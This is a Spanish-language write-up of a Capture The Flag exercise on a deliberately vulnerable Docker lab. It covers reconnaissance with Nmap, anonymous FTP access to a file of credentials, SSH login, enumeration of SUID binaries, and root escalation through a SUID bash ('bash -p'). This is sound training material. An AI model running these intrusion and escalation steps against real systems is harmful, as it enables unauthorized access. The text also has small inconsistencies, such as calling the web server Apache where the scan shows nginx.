

Informe Técnico – Capture The Flag (CTF)

Autor: Williams Padilla

Laboratorio: Whoami Labs

Tipo: Hacking Ético / CTF

1. Introducción

Para el presente laboratorio se utilizó la plataforma Whoami Labs, la cual provee entornos controlados basados en contenedores Docker con vulnerabilidades intencionales. El objetivo es practicar técnicas de hacking ético mediante ejercicios de tipo Capture The Flag (CTF), siguiendo una metodología estructurada.

2. Desarrollo del Laboratorio

Paso 1

Descarga del laboratorio desde el sitio oficial utilizando wget.

```
[kali㉿ kali] - [~/edutek]
$ wget https://whoami-labs.com/downloads/transferencia.zip
--2026-02-01 21:19:11 -- https://whoami-labs.com/downloads/transferencia.zip
Resolving whoami-labs.com (whoami-labs.com)... 2a02:4780:2b:1726:0:39f6:4e35:7, 92.112.189.72
Connecting to whoami-labs.com (whoami-labs.com)|2a02:4780:2b:1726:0:39f6:4e35:7|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98536310 (94M) [application/zip]
Saving to: 'transferencia.zip'

transferencia.zip          100%[=====] 93.97M  10.1MB/s   in 9.9s
2026-02-01 21:19:21 (9.49 MB/s) - 'transferencia.zip' saved [98536310/98536310]
```

Paso 2

Descompresión del archivo tar, obteniendo los archivos startlab.sh y transferencia.tar.

```
[kali㉿ kali] - [~/edutek]
$ unzip transferencia.zip
Archive:  transferencia.zip
  inflating: transferencia.tar    ←
  inflating: startlab.sh
```

Paso 3

Organización del entorno creando el directorio transferencia y moviendo los archivos correspondientes.

```
(kali㉿ kali) [~/edutek]
$ ls
fuzzer  startlab.sh  timetraversal  transferencia.tar  transferencia.zip

(kali㉿ kali) [~/edutek]
$ mkdir transferencia

(kali㉿ kali) [~/edutek]
$ ls
fuzzer  startlab.sh  timetraversal  transferencia  transferencia.tar  transferencia.zip

(kali㉿ kali) [~/edutek]
$ mv startlab.sh transferencia.tar transferencia
```

Paso 4

Resolución de conflicto de puertos modificando el puerto SSH de la imagen Docker de 22 a 2222.

```
# Borra el mensaje "Cargando la máquina vulnerable..."
tput cuul
tput el

IMAGE_ID=$(docker images -q | head -1)
docker run -dit \
    --name $CONTAINER_NAME \
    -p 21:21 -p 2222:2222 -p 8080:8080 \
    -p 40000-40100:40000-40100 \
    $IMAGE_ID > /dev/null
```

Paso 5

Ejecución exitosa del laboratorio y validación de la IP asignada (172.17.0.2).




```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: Transferencia.

Tu laboratorio Transferencia está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2
```

Paso 6


Fase de reconocimiento inicial utilizando la herramienta Nmap.



```
(kali㉿ kali) -[~/edutek/transferencia]
$ nmap -sS -sV -sC -p- 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 21:29 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:29
```

Paso 7


Identificación de servicios activos: FTP (21, anonymous enabled), SSH (22) y HTTP (80).



```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp     syn-ack ttl 64 vsftpd 3.0.5
|_ ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to 172.17.0.1
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 4
|       vsFTPD 3.0.5 - secure, fast, stable
|_End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x    1 65534    65534        4096 Nov 27 03:15 pub
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp    open  http    syn-ack ttl 64 nginx
|_ http-methods:
|   Supported Methods: GET HEAD
|_ http-title: Transferencia
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Paso 8

Revisión del servicio web Apache sin pistas relevantes.




Paso 9

Enumeración de directorios web con Gobuster sin resultados adicionales.

Paso 10

Acceso al servicio FTP mediante usuario anonymous y análisis del directorio pub, donde se obtiene un archivo con credenciales.



Paso 11

Validación local del archivo descargado con la lista de usuarios y contraseñas.

```
[kali㉿ kali) - [~/edutek/transferencia]
└─$ ls
startlab.sh*  start.txt  transferencia.tar  usuarios.txt

[kali㉿ kali) - [~/edutek/transferencia]
└─$ cat usuarios.txt
carlos:qwerty
maria:123456
guest:guest
admin:admin
test:user123
alberto:admin123
```



Paso 12

Acceso exitoso por SSH con el usuario alberto y revisión de permisos sudo.

```
[kali㉿ kali) -{~}
└─$ ssh alberto@172.17.0.2
alberto@172.17.0.2's password: ←
Linux 73e4d4e7ab9b 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash-5.2$ ←
-bash-5.2$ ls -lai ←
total 20
2931315 drwx----- 1 alberto alberto 4096 Nov 27 03:15 .
2931314 drwxr-xr-x 1 root root 4096 Nov 27 03:15 ..
2931316 -rw-r--r-- 1 alberto alberto 220 Jul 30 2025 .bash_logout
2931317 -rw-r--r-- 1 alberto alberto 3526 Jul 30 2025 .bashrc
2931318 -rw-r--r-- 1 alberto alberto 807 Jul 30 2025 .profile
-bash-5.2$ sudo -l ←
[sudo] password for alberto: ←
Sorry, user alberto may not run sudo on 73e4d4e7ab9b. ←
```

Paso 13

Enumeración de binarios con permisos SUID ejecutables por el usuario.

```
-bash-5.2$ find / -perm -4000 2>/dev/null
/usr/sbin/exim4
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```



Paso 14

Escalada de privilegios mediante ejecución de binario SUID con ruta absoluta.

```
-bash-5.2$ /usr/bin/bash -p
bash-5.2# whoami
root
bash-5.2#
bash-5.2# ls
bash-5.2# ls -lai
total 20
2931315 drwx----- 1 alberto alberto 4096 Nov 27 03:15 .
2931314 drwxr-xr-x 1 root root 4096 Nov 27 03:15 ..
2931316 -rw-r--r-- 1 alberto alberto 220 Jul 30 2025 .bash_logout
2931317 -rw-r--r-- 1 alberto alberto 3526 Jul 30 2025 .bashrc
2931318 -rw-r--r-- 1 alberto alberto 807 Jul 30 2025 .profile
```

Paso 15

Acceso al directorio root y obtención del archivo flag.txt.

```
bash-5.2# cd /root
bash-5.2# ls
flag.txt
bash-5.2# cat flag.txt
@nOn_h@CKER
bash-5.2#
```

Paso 16

Registro del flag en la plataforma, completando exitosamente el laboratorio.



3. Conclusiones

El laboratorio permitió aplicar técnicas reales de reconocimiento, explotación y escalada de privilegios. Se resalta la importancia de la correcta configuración de servicios y la gestión de permisos para reducir la superficie de ataque.